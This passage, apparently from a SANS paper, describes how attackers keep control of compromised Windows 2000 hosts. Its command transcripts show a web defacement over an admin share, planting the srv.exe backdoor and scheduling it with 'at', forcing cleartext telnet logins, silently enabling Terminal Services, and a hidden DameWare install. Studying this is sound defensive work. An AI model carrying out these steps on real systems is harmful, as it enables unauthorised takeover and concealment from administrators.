
```
C:\WINNT\System32\cmd.exe
Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-1999 Microsoft Corp.

C:\>cd\tools

C:\tools>copy default.htm \\192.168.0.128\c$\inetpub\wwwroot
Overwrite \\192.168.0.128\c$\inetpub\wwwroot\default.htm? (Yes/No/All): y
1 file(s) copied.

C:\tools>
```

The web server is then simply defaced without any trace of attack.



Activate Telnet Service

After a successful IPC hack, even though the attacker can gain a remote MS-DOS shell by using "srv.exe" backdoor, the compromised machine is difficult to use as a jump board for attacking others as the program do not provide a proper terminal environment and input/direct redirections. Thus most attackers would make use of this initial DOS shell to activate Microsoft Telnet Service on a Windows 2000 machine. However, by default, Microsoft Telnet Service make use of NTLM authentication which cannot be used by the remote attacker. The author of Fluxay has written a small utility called "ntlm.exe" which can change the default authentication mechanism of Microsoft Telnet Service from NTLM to clear text. Once the authentication mechanism is changed, the attacker can login the started telnet service with the accounts created previously.

The following illustrate how this can be accomplished.

© SANS Institute

```
C:\WINNT\System32\cmd.exe

C:\>cd\tools

C:\tools>net use \\192.168.0.128\ipc$ secret /user:administrator
The command completed successfully.

C:\tools>copy srv.exe \\192.168.0.128\admin$\system32
1 file(s) copied.

C:\tools>copy ntlm.exe \\192.168.0.128\admin$\system32
1 file(s) copied.

C:\tools>net time \\192.168.0.128
Current time at \\192.168.0.128 is 6/22/2002 8:25 AM
Local time (GMT+08:00) at \\192.168.0.128 is 6/22/2002 11:25 PM
The command completed successfully.

C:\tools>at \\192.168.0.128 23:27 srv.exe
Added a new job with job ID = 1

C:\tools>
```

The utility ntlm.exe was copied to the compromised machine. The backdoor "srv.exe" was then started. Then the attacker initiated a connection to the remote machine by issuing the command "telnet 192.168.0.128 99".

```
C:\WINNT\System32\cmd.exe

Microsoft Windows 2000 [Version 5.00.2195]
(C) Copyright 1985-2000 Microsoft Corp.

C:\WINNT\system32>ntlm
Windows 2000 Telnet Dump, by Assassin, All Rights Reserved.

Done!


C:\WINNT\system32>
C:\WINNT\system32>net start telnet
The Telnet service is starting.
The Telnet service was started successfully.

C:\WINNT\system32>
C:\WINNT\system32>

Connection to host lost.

C:\tools>telnet 192.168.0.128_
```


At the MS-DOS shell of the remote machine, "ntlm.exe" was executed and telnet service was started. The attacker can then create telnet connection to the compromised machine again by "telnet 192.168.0.128".



```
C:\WINNT\System32\cmd.exe - telnet 192.168.0.128

NTLM Authentication failed due to insufficient credentials. Please login with
clear text username and password
Microsoft (R) Windows (TM) Version 5.00 (Build 2195)
Welcome to Microsoft Telnet Service
Telnet Server Build 5.00.99201.1
login: administrator
password: *****_
```

After providing login name and password, a full feature telnet shell was then obtained.



```
C:\WINNT\System32\cmd.exe - telnet 192.168.0.128

=====
Welcome to Microsoft Telnet Server.
=====
C:\>_
```

Activate Terminal Services

One of the most discussed topics among Chinese attackers is how to enable Terminal Services in a compromised Windows 2000 machine. The target system must be a Windows 2000 Server or Advanced Server and cannot be a Windows 2000 Professional. After logging in a telnet session, Terminal Services can be installed by the follow procedure.

First verify if terminal service is already running. The command 'query user' can obtain information about processes or users information about terminal services.


```
C:\WINNT\System32\cmd.exe - telnet 192.168.0.128
=====
Welcome to Microsoft Telnet Server.
=====
C:\>query user
This utility needs Terminal Services to be running.

C:\>dir c:\sysoc.inf /s
Volume in drive C has no label.
Volume Serial Number is 8C61-526F

Directory of c:\WINNT\inf

12/07/1999  12:00p                1,810 sysoc.inf
              1 File(s)                1,810 bytes

Total Files Listed:
      1 File(s)                1,810 bytes
      0 Dir(s)                672,237,568 bytes free

C:\>_
```

Then locate the configuration file 'sysoc.inf' in system partition. For example,

dir c:\sysoc.inf /s

Then locate the command line tools 'sysocmgr.exe' that used for unattended installation of Windows components.

```
C:\WINNT\System32\cmd.exe - telnet 192.168.0.128

      1 File(s)                1,810 bytes

Total Files Listed:
      1 File(s)                1,810 bytes
      0 Dir(s)                672,237,568 bytes free

C:\>dir c:\sysocmgr.* /s
Volume in drive C has no label.
Volume Serial Number is 8C61-526F

Directory of c:\WINNT\system32

12/07/1999  12:00p                42,768 sysocmgr.exe
              1 File(s)                42,768 bytes

Directory of c:\WINNT\system32\dlldata

12/07/1999  12:00p                42,768 sysocmgr.exe
              1 File(s)                42,768 bytes

Total Files Listed:
      2 File(s)                85,536 bytes
      0 Dir(s)                672,237,568 bytes free

C:\>_
```

Then we create an unattended installation configuration file. For example,

```
echo [Components] > c:\temp.txt
echo TSEnable=on >> c:\temp.txt
```

```
C:\WINNT\System32\cmd.exe - telnet 192.168.0.128
Volume Serial Number is 8C61-526F

Directory of c:\WINNT\system32
12/07/1999  12:00p                42,768 sysocmgr.exe
               1 File(s)                42,768 bytes

Directory of c:\WINNT\system32\dlldcache
12/07/1999  12:00p                42,768 sysocmgr.exe
               1 File(s)                42,768 bytes

Total Files Listed:
                2 File(s)                85,536 bytes
                0 Dir(s)              672,237,568 bytes free

C:\>echo [Components] > c:\temp.txt
C:\>echo TSEnable=on >> c:\temp.txt
C:\>type c:\temp.txt
[Components]
TSEnable=on
C:\>
```

Finally, we activate the unattended installation process by the command:

`sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\temp.txt /q`

```
C:\WINNT\System32\cmd.exe - telnet 192.168.0.128
Volume Serial Number is 8C61-526F


Directory of c:\WINNT\system32
12/07/1999  12:00p                42,768 sysocmgr.exe
               1 File(s)                42,768 bytes

Directory of c:\WINNT\system32\dlldcache
12/07/1999  12:00p                42,768 sysocmgr.exe
               1 File(s)                42,768 bytes


Total Files Listed:
                2 File(s)                85,536 bytes
                0 Dir(s)              672,237,568 bytes free

C:\>echo [Components] > c:\temp.txt
C:\>echo TSEnable=on >> c:\temp.txt
C:\>type c:\temp.txt
[Components]
TSEnable=on
C:\>sysocmgr /i:c:\winnt\inf\sysoc.inf /u:c:\temp.txt /q
```

If installation source files can be located in the system, most of the time of unattended installation should success and the machine will reboot. After reboot, the attacker can connect to the compromised machine with Terminal Services Client.



After providing user name and password, the attacker obtained the desktop and completely took over the compromised system.




The above procedure works well if source installation files of Windows 2000

(especially those files needed for Terminal Services) can be located within the system. The attacker will encounter trouble if source files cannot be located within the system. In this case, the attacker need to modify the registry to point to a directory containing Terminal Services installation files uploaded by the attacker.

There is a Terminal Services installation package called 'djxyxs.exe' circulating among Chinese attackers. The package is an auto-extraction archive containing scripts, executables and installation source files of Terminal Services. Once the script of the package is executed, it will modify registry of the target system to point to the source files, install and enable Terminal Services and remove all the traces of files left. Make the process installing Terminal Services fast and easy.

According to Microsoft, Terminal Services cannot be installed on Windows 2000 Professional. However, 3am Labs Ltd. (<http://www.03am.com>) released a tool called NTSwitch last year that can modify the registry settings of a Windows 2000 system to convert a Professional version to a Server version and vice versa. The tool was available as a free download at first but now no longer available due to pressure from Microsoft. The following is the screen shot of NTSwitch.




The execution of NTSwitch needs a graphical interface. If the attacker can execute NTSwitch by another remote control software (e.g. Dameware, VNC, etc.), a compromised professional system can be converted to server system and then install Terminal Services. However, if other remote control software

already installed, the attacker probably don't need to install Terminal Services anymore.

Installation of DameWare NT Utilities

Another common remote control program installed by Chinese attackers is DameWare NT Utilities (<http://www.dameware.co.uk>). This is very powerful remote control software that works on NT/2000/XP platform. One of the powerful features of Dameware is that it doesn't need a telnet session or a command prompt in order to install it. The attacker just need to operate at his own machine to install the software remotely on the compromised machine.


The attacker first executes the 'DameWare Mini Remote Control' from the installed package create a new connection. Key in the IP address of the compromised machine, administrator login name and password.




The software soon realize that DameWare is not installed on the remote machine. A box will popup and for confirmation of remote installation.




Before confirm the installation, there is a few options the attacker need to set. Click on 'Install Options'.




It is essential to check on the box 'Copy Configuration File DWRCS.INI'. Then click 'Edit'. There are a lot of options here. Most of the default options can work but the attack will probably change some of the options to avoid being detected. From the first page, the attacker can select the port used the DameWare. The default port is 6129 as showed below.




Select the 'Additional Settings' page. Clear the box 'Enable SysTray Icon'. Otherwise there will be a DamWare icon on the system tray of the compromised machine.



